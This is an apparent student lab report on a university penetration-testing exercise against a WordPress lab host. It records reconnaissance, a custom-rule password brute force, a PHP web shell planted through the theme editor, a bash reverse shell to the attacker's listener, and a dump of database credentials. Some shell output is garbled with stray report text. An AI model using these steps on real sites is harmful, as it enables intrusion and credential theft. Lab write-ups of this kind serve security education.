

Lab Report - Exercise 2

Amir Khosravinejad
(a.khosravinejad@edu.rptu.de)

Patrick Pfau
(ppfau@rptu.de)

Group 5

May 18, 2026

1 Exercise 1

Port and service scan

We scanned the 10.10.16.64 for open ports and services and we found out that the server is using Wordpress so wpscan can be used in next steps. Also, we can see that there is an endpoint (/wp-admin) which when we check, it's the login page we are trying to gain access. We can see the result of Nmap scanning in the following figure:

```
(root@amir-kali) [~]
$ nmap -sV -A 10.10.16.64
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-11 23:47 +0200
Nmap scan report for 10.10.16.64
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4:71:f3:6d:8b:c6:2e:2d:12:ca:0a:2e:4f:3d:90:21 (ECDSA)
|_  256 d0:70:33:7f:04:21:59:90:56:dd:83:72:3e:3e:ca:18 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Hacking Hardware Reviews
|_ http-generator: WordPress 6.9.4
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/11%OT=22%CT=1%CU=40970%PV=Y%DS=2%DC=T%G=Y%TM=6A024EA
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=109%TI=Z%
OS:CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%G
OS:CD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M450ST11NW7%O2=M450ST11NW7%O3=M4
OS:50NNT11NW7%O4=M450ST11NW7%O5=M450ST11NW7%O6=M450ST11)WIN(W1=FE88%W2=FE88
OS:%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M450NNSNW7%C
OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%
OS:T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=0%A=S+F=AR%O=0%RD
OS:=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 24.76 ms 10.8.0.1
2 24.84 ms 10.10.16.64
```

Scan server with WPscan

For finding usernames, we use the command "wpscan --url http://10.10.16.64/ --enumerate u". In the following lines, we can see that there is username "admin":

```
1
2 [32m[+] [0m URL: http://10.10.16.64/ [10.10.16.64]
3 [32m[+] [0m Started: Tue May 12 00:33:00 2026
```

```

4
5 Interesting Finding(s):
6
7 [32m[+] [0m Headers
8 | Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
9 | Found By: Headers (Passive Detection)
10 | Confidence: 100%
11
12 [32m[+] [0m robots.txt found: http://10.10.16.64/robots.txt
13 | Interesting Entries:
14 | - /wp-admin/
15 | - /wp-admin/admin-ajax.php
16 | Found By: Robots Txt (Aggressive Detection)
17 | Confidence: 100%
18
19 [32m[+] [0m XML-RPC seems to be enabled: http://10.10.16.64/xmlrpc.php
20 | Found By: Direct Access (Aggressive Detection)
21 | Confidence: 100%
22 | References:
23 | - http://codex.wordpress.org/XML-RPC_Pingback_API
24 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
25 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
26 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
27 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
28
29 [32m[+] [0m WordPress readme found: http://10.10.16.64/readme.html
30 | Found By: Direct Access (Aggressive Detection)
31 | Confidence: 100%
32
33 [32m[+] [0m The external WP-Cron seems to be enabled: http://10.10.16.64/wp-cron.php
34 | Found By: Direct Access (Aggressive Detection)
35 | Confidence: 60%
36 | References:
37 | - https://www.iplocation.net/defend-wordpress-from-ddos
38 | - https://github.com/wpscanteam/wpscan/issues/1299
39
40 [32m[+] [0m WordPress version 6.9.4 identified (Latest, released on 2026-03-11).
41 | Found By: Rss Generator (Passive Detection)
42 | - http://10.10.16.64/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
43 | - http://10.10.16.64/comments/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
44
45 [32m[+] [0m WordPress theme in use: twentyseventeen
46 | Location: http://10.10.16.64/wp-content/themes/twentyseventeen/
47 | Last Updated: 2025-12-03T00:00:00.000Z
48 | Readme: http://10.10.16.64/wp-content/themes/twentyseventeen/readme.txt
49 | [33m[!] [0m The version is out of date, the latest version is 4.0
50 | Style URL: http://10.10.16.64/wp-content/themes/twentyseventeen/style.css?ver=20240402
51 | Style Name: Twenty Seventeen
52 | Style URI: https://wordpress.org/themes/twentyseventeen/
53 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
54 | Author: the WordPress team
55 | Author URI: https://wordpress.org/
56 |
57 | Found By: Css Style In Homepage (Passive Detection)
58 | Confirmed By: Css Style In 404 Page (Passive Detection)
59 |
60 | Version: 3.6 (80% confidence)
61 | Found By: Style (Passive Detection)
62 | - http://10.10.16.64/wp-content/themes/twentyseventeen/style.css?ver=20240402, Match: '
    Version: 3.6'
63
64
65 34m[i] [0m User(s) Identified:
66
67 [32m[+] [0m admin
68 | Found By: Author Posts - Author Pattern (Passive Detection)
69 | Confirmed By:
70 | Rss Generator (Passive Detection)
71 | Wp Json Api (Aggressive Detection)

```

```

72 | - http://10.10.16.64/wp-json/wp/v2/users/?per_page=100&page=1
73 | Rss Generator (Aggressive Detection)
74 | Author Sitemap (Aggressive Detection)
75 | - http://10.10.16.64/wp-sitemap-users-1.xml
76 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
77 | Login Error Messages (Aggressive Detection)
78
79 [33m[!] [0m No WPScan API Token given, as a result vulnerability data has not been output.
80 [33m[!] [0m You can get a free API token with 25 daily requests by registering at https://
    wpscan.com/register
81
82 [32m[+] [0m Finished: Tue May 12 00:33:05 2026
83 [32m[+] [0m Requests Done: 52
84 [32m[+] [0m Cached Requests: 10
85 [32m[+] [0m Data Sent: 14.047 KB
86 [32m[+] [0m Data Received: 870.969 KB
87 [32m[+] [0m Memory used: 204.324 MB
88 [32m[+] [0m Elapsed time: 00:00:04

```

Listing 1: wpscan result

Creating a list of possible passwords

Using command "cewl -d 1 -m 5 -w words.txt http://10.10.16.64" we search for repetitive words in the url to find possible passwords and we store it in words.txt.

Update the list as described on the website

Then, we saw the website and found out the website is talking about how to secure password and author said that I first reverse, then capitalize and then append two digits at the end, so we do the same as a rule in John The ripper like the following (appending the following commands in the end of /etc/john/john.conf):

```
[List.Rules:Custom]
```

```
r c [0-9] [0-9]
```

Then we concatenate the wordlist from cewl tool with the these custom rules to create new wordlist(like Ssecnirp25) as follows:

```
john --wordlist==words.txt --rules=Custom --stdout > mutated.txt
```

Attack with mutated passwords

Finally, we attack based on the mutated.txt, our only username was admin, and try brute forcing on all the words to find the password using following command:

```
wpscan --url http://10.10.16.64/ --usernames admin --login-uri wp-login -P mutated.txt --max-threads 20
```

Then, we find the password! It's "Elppaenip36"!

```

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / Elppaenip36
Trying admin / Gnitaredom35 Time: 00:25:27
[!] Valid Combinations Found: 77
    | Username: admin, Password: Elppaenip36
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue May 12 19:04:35 2026
[+] Requests Done: 16997
[+] Cached Requests: 7
[+] Data Sent: 8.614 MB
[+] Data Received: 10.446 MB
[+] Memory used: 324.062 MB
[+] Elapsed time: 00:25:42

```

Exercise 2

In this step, we need to obtain the shell. According to previous exercise, we know that we have wordpress. So one common approach is manipulating Theme Editor; using browser we navigate to wp-admin subdirectory having username and password from exercise 1. Then, we go to theme Editor and select 404.php


Then we add the following command to get reverse shell:

```
<?php system($_GET['cmd']);?>
```

We explain every part in detail:

- `$_GET`: gets URL parameters (like in url, `?cmd=id`), so `$_GET['cmd']` equals to `id` in this case.
- `system()`: it runs a linux command. So in general it gets the ID of user.

Then we go to browser with the link `http://10.10.16.64/wp-content/themes/THEME/404.php?cmd=id`. We got user id and group id. Here we can see the result here:



Now, we are sure we can execute commands. We open a listener on our device on port 4444(IP: 10.8.0.30): `nc -lvp 4444`. Now we just alter the php code with the following command to gain access.

```
<?php system("bash -c 'bash -i >& /dev/tcp/DEVICE_IP/4444 0>&1'"); ?>
```

We explain every part in detail:

- `bash -i`: opens interactive shell
- `/dev/tcp/DEVICE_IP/PORT`: A pseudo device which opens TCP socket.

After that , we open the link `http://10.10.16.64/wp-content/themes/THEME/404.php` again which makes the server connect to us as attacker and we gain the shell in the terminal we opened listener:

```
(root@amir-Kali)-[~/Desktop/Labs/LAB2]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.30] from (UNKNOWN) [10.10.16.64] 45402
bash: cannot set terminal process group (53642): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/srv/www/wordpress$ ls
index.php  mutated.txt  our only username was admin, and try brute forcing on all the
license.txt  following command:
readme.html
wp-activate.php  usernames admin --login-uri wp-login -P mutated.txt --max-threads
wp-admin
wp-blog-header.php  \
wp-comments-post.php
wp-config-sample.php
wp-config.php  site = 0.6{Lab2/img/ex1_password_found.png}
wp-content
wp-cron.php
wp-includes  hell. According to previous exercise, we know that we have wordpress.
wp-links-opml.php  Editor; using browser we navigate to wp-admin subdirectory
wp-load.php  exercise 1. Then, we go to theme Editor and select 404.php \
wp-login.php
wp-mail.php  get reverse shell: \
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
www-data@ubuntu:/srv/www/wordpress$ cat license.txt
cat license.txt
WordPress - Web publishing software
Copyright 2011-2025 by the contributors
t/themes/THERE/404.php?cmd=id}. We got
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version. our device on port 4444(IP: 10.8.0.38):
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
//IP/PORT]: A pseudo device which opens TCP socket.
```

As you can see in the upper image we can do commands in the shell.

Exercise 3

After accessing the bash as shown in Ex. 2 we can use `cat wp-config.php` to see several information, e.g. login data for a SQL database. Then, we can upgrade the shell to gain access to the SQL database with `python3 -c 'import pty; pty.spawn("/bin/bash")'`.

After that, accessing the database can be done with `mysql -u wordpress -p` and using the password "EranEoldfICA". Now, we are in the MySQL Monitor. There, we type in `SHOW DATABASES;` `USE wordpress;` `SHOW TABLES;` and `SELECT user_login, user_pass FROM wp_users;` to display the hash `$wp$2y$10$5XHcXIbAreIgT.o.BU9MF0d0YeSWt5w5GbiUNIyEOx8miDlCV04We.`